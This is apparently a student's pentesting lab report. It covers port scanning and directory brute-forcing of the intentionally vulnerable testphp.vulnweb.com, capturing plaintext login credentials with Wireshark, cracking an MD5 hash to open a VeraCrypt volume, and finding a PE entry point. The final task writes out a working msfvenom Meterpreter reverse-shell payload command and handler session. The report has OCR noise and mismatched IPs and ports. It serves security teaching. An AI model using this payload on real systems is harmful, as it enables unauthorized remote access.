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Beginner Level

TASK 1

Objective

Find all the ports that are open on the website http://testphp.vulnweb.com/

Introduction

The aim of this report is to conduct a port scan on the http://testphp.vulnweb.com website in order to identify open ports and the associated services. The research aims to enhance the website's security by providing insights into potential vulnerabilities

Methodology

After obtaining the IP address of the website through a nslookup command, we proceeded to the next step: port scanning for open ports and vulnerabilities. For this purpose, we utilized the popular network scanning tool called 'Nmap'

IP Finding

```
File Actions Edit View Help

(darkxvoid@kali) - [~/Desktop/Aahan_Chhabra]

$ nslookup www.vulnweb.com
Server: 192.168.29.1
Address: 192.168.29.1#53

Non-authoritative answer:
Name: www.vulnweb.com
Address: 44.228.249.3
```

Port Scanning

Command: nmap 44.228.249.3 -sV

```
File Actions Edit View Help
  -(darkxvoid®kali)-[~/Desktop/Aahan_Chhabra]
$ nmap 44.228.249.3
Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-14 06:18 EDT
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.27s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT
         STATE SERVICE VERSION
21/tcp
         open
                ftp?
                        nginx 1.19.0
80/tcp
         open
               http
554/tcp
        open
               rtsp?
1723/tcp open pptp?
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 195.17 seconds
```

Port scan results: Port 21(ftp) and Port 80(http) is Open.

Mitigation

Update Software Regularly: Keep your software up to date to patch any vulnerabilities that could be exploited.

Firewall Configuration: Configure your firewall to block access to unnecessary ports, limiting potential entry points for attackers.

Use Strong Passwords: Ensure that all accounts have strong, unique passwords to prevent unauthorized access.

Implement Network Segmentation: Divide your network into smaller segments to limit the spread of an attack if one part is compromised.

Disable Unused Services: Turn off any services or features that you don't need, reducing the number of potential vulnerabilities.

TASK 2

Objective

Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

Introduction

The report is about pretending to break into the login page of the website www.vulnweb.com using a tool called Burp Suite. The goal is to show how easy it can be for someone to get into a system when the login isn't very secure. This can provide some key insights and help us understanding the importance of a strong and robust security measures.

Methodology

Here, I'm going to use the Dirbuster tool, which is a Java application designed to find hidden directories and files on web servers by brute-forcing their names. Dirbuster has 9 different lists that make it very good at discovering these hidden areas.

To use it, open your terminal and type "dirbuster". Then enter the target URL (http://testphp.vulnweb.com) as shown in the image below. Browse to /usr/share/dirbuster/wordlists/ and select directory-list-2-3-medium.txt to start the brute force attack, the image also shows all the

Showing the running and the findings of dirbuster

```
darkxvoid@kali: ~/Desktop/Aahan_Chhabra
 File Actions Edit View Help
 (darkxvoid@kali) [~/Desktop/Aahan_Chhabra] Google Hacking DB / H Off

sudo dirbuster_44.248.249.3
 [sudo] password for darkxvoid:
 Starting OWASP DirBuster 1.0-RC1
 Starting dir/file list based brute forcing
Dir found: /- 200 claimer your cart guestbook AJAX Demo

Dir nfound: /images/m-m 200 cored please enter your login information below:

Dir found: /cgi-bin/ - 403


File found: /search.php - 200

File found: /categories.php - 200

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File found: /categories.php - 200
File found: /cartists.php - 200
File found: /disclaimer.php - 200
File found: /cart.php - 200
File found: /cart.php - 200
File found: /guestbook.php - 200
Dir found: /AJAX/ - 200
File found: /AJAX/index.php - 200
File found: /AJAX/index.php - 200
 File found: /login.php - 200
 File found: /userinfo.php - 302
Dir found: /Mod_Rewrite_Shop/ - 200
Dir found: /hpp/ - 200
Dir found: /Flash/ - 200
 File found: /Flash/add.swf -- 200
 Dir found: /Mod Rewrite Shop/images/ - 200
 File found: /Mod Rewrite Shop/index.php 200 y (CSRF) and
 File found: /hpp/index.php - 200
 File found: /product.php - 200
File found: /signup.php - 200
```

Choosing a wordlist



Mitigation

Implement Strong Authentication: Use strong authentication mechanisms like multifactor authentication (MFA) to restrict access to sensitive directories and files.

Hide Sensitive Files: Ensure that sensitive files and directories are not publicly accessible or are stored in locations that are difficult to guess.

Use a Web Application Firewall (WAF): Deploy a WAF to detect and block suspicious activities, including brute force attacks.

Regularly Update Software: Keep your web server and applications up to date with the latest security patches to prevent exploitation of known vulnerabilities.

Configure Proper Permissions: Set proper file and directory permissions to limit access to only authorized users.

TASK 3

Objective

Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

Introduction


This report explains how to use Wireshark to capture network traffic on the website http://testphp.vulnweb.com and find login credentials. The goal is to show why it's important to protect sensitive information sent over the internet and to suggest ways to improve cybersecurity measures.

Methodology


Open Wireshark and select the eth0 interface to start capturing network traffic. Then, go to the website http://testphp.vulnweb.com/ using the Firefox browser and enter the login credentials.

Switch back to Wireshark to analyse the captured network traffic. Pay attention to the source and destination IP addresses, the protocols used, and any information transmitted during the login process.

Opening wireshark and selecting eth0 to start capturing packets.




Putting a filter for http packets to find out the credentials.



The used credentials are shown in plain text in wireshark

Username: - Aahan_chhabra

Password: - Aahan_shadowfox



Mitigation

- ② Use HTTPS: Make sure the website uses HTTPS instead of HTTP. HTTPS encrypts the data, making it harder for others to see your credentials.
- ② Install Security Certificates: Use SSL/TLS certificates to encrypt data between the user's browser and the web server.
- ② Avoid Public Wi-Fi: Don't log in to important accounts over public Wi-Fi, as these networks are less secure.
- ② Use Strong Passwords: Create strong, unique passwords for each of your accounts to reduce the risk if your credentials are intercepted.
- ☑ Enable Multi-Factor Authentication (MFA): Use MFA to add an extra layer of security, making it harder for attackers to access your account even if they get your password.

Intermediate Level

TASK 1

Objective

A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

Introduction

This report explains how to use Veracrypt to decrypt an encrypted file. The goal was to find a secret code hidden inside the encrypted file, with the password stored in another file called encoded.txt. The report gives a step-by-step guide for the decryption process and talks about ethical issues and recommendations.

Methodology


First open the Veracrypt tool. Then, open the encoded.txt file, which has the encoded password and the Veracrypt setup file called "shadowfox veracrypt." Look inside the encoded.txt file, find the hash value that represents the password, and copy it. Use a website like CrackStation to decode this hash and find the original password.

Next, open Veracrypt and select the "shadowfox veracrypt" setup file. Pick a drive to mount the "shadowfox" file, then enter and confirm the decoded password in Veracrypt, and click "OK." This will mount the "shadowfox" file, creating a virtual drive (like drive B). Go to this virtual drive, find the encrypted file with the secret code, open it, and you will see the code is "never give up."


From crackstation found out the password which was inside the encoded.txt file which was encrypted with md5 algo.



Opening veracrypt and choosing the shadowfox veracrypt file and mounting it to a drive using the password decoded earlier.



Found the code in the new virtual mounted drive



TASK 2

Objective

An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot

Introduction


In today's digital era, safeguarding sensitive data through encryption has become imperative. VeraCrypt stands out as a leading encryption software renowned for its robust security features. This report delves into utilizing the PE Explorer tool to uncover the entry point address of VeraCrypt's executable file. Understanding this address is pivotal as it sheds light on the initial steps of VeraCrypt's operation. By identifying this address, we gain valuable insights into the inner workings of VeraCrypt, thereby enhancing our capability to analyse and fortify the security of sensitive information.

Methodology


To begin, open the PE Explorer application on your computer system. Then, navigate to the "File" menu within the PE Explorer interface and select "Open File" to load the VeraCrypt setup executable file. Once loaded, PE Explorer will display comprehensive information about the executable, including the header details. Within this information, locate and make note of the entry point address of the VeraCrypt executable for reference.

This process enables users to analyse the VeraCrypt executable file using the PE Explorer tool effectively. By accessing the header information and identifying the entry point address, users gain valuable insights into the functioning of VeraCrypt, enhancing their ability to understand and potentially enhance its security measures.

Launching the PE explorer tool and opening the required veracrypt file



Finding out the address of entry point or header info here



Address of entry point is: - 004237B0

TASK 3

Objective

Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Introduction

Penetration testing plays a pivotal role in evaluating the security status of systems within cybersecurity. This report outlines the execution of a reverse shell payload on a victim's machine as part of a simulated penetration test. The aim is to highlight the inherent risks posed by insecure systems and stress the imperative need for implementing stringent security measures.


Methodology

First, a reverse shell payload was created using the `msfvenom` utility. This payload establishes a connection back to the attacker's machine by generating an executable file named "reverse_shell_payload.exe." This file, when executed on the victim's machine, initiates a reverse TCP connection to the attacker's IP address (10.0.2.5) on port 4444.

Next, the Metasploit Framework was launched on the attacker's machine using the 'msfconsole' command. A listener was configured within Metasploit to await connections from exploited systems, ensuring compatibility with the payload settings used during generation.

Subsequently, the generated payload file (reverse_shell_payload.exe) was delivered to the victim's machine through a suitable means, such as email or file transfer. Once the victim executed the malicious file, a reverse shell connection was established back to the attacker's machine. This connection granted the attacker unauthorized access to the victim's system, enabling them to gather sensitive information like login credentials, personal data, or financial information.

Finding out the IP address of our host machine



Creating the payload

```
(darkxvoid@kali)-[~/Desktop/Aahan_Chhabra]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.29.218 LPORT=7777 -f exe > shadowfox.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Configuring the payload and running sysinfo to find about the system hacked.

```
payload => windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set lhost 192.168.29.218

lhost => 192.168.29.218

msf6 exploit(multi/handler) > set lhost 192.168.29.218
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse tcp
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.29.218:7777
[*] Sending stage (176198 bytes) to 192.168.29.78
[*] Meterpreter session 1 opened (192.168.29.218:7777 -> 192.168.29.78:65122) at 2024-05-29 08:49:38 -0400
<u>meterpreter</u> > sysinfo
Computer : AAHANS-PREDATOR
Computer
                           Windows 11 (10.0 Build 22631).
05
Architecture
                        : x64
                           en_US
System Language :
                           WORKGROUP
Domain
Logged On Users :
                        : x86/windows
Meterpreter
meterpreter > ipconfig
```

Verifying it through the victim machine using systeminfo command.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22631.3593]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\System32>systeminfo
Host Name:
                               AAHANS-PREDATOR
OS Name:
                               Microsoft Windows 11 Home Single Language
                              10.0.22631 N/A Build 22631
OS Version:
                         10.0.22031 A,r.
Microsoft Corporation
Standalone Workstation
OS Manufacturer:
OS Configuration:
OS Build Type:
                              Multiprocessor Free
Registered Owner:
                               Ahan
Registered Organization:
                               00342-42641-63139-AA0EM
Original Install Date: 18-02-2024, 01:54:24 AM
System Boot Time: 26-05-2024, 02:20:05 AM
System Manufacturer: Acer
System Model: Deedston Days 2
Product ID:
System Model:
                               Predator PHN16-71
System Type:
                               x64-based PC
                                1 Processor(s) Installed.
Processor(s):
                                [01]: Intel64 Family 6 Model 191 Stepping 2 GenuineIntel ~2500 Mhz
BIOS Version:
                                INSYDE Corp. V1.16, 25-03-2024
```

Mitigation

Use Up-to-Date Antivirus Software: Ensure all systems have updated antivirus software to detect and block malicious payloads.

Implement Network Firewalls: Configure firewalls to monitor and control incoming and outgoing network traffic, preventing unauthorized access.

Educate Users: Train users to recognize phishing attempts and suspicious file attachments or links to avoid executing malicious payloads.

Enable Email Filtering: Use email filters to block or quarantine emails that contain suspicious attachments or links.

Apply Software Patches: Regularly update all software and operating systems to patch vulnerabilities that could be exploited.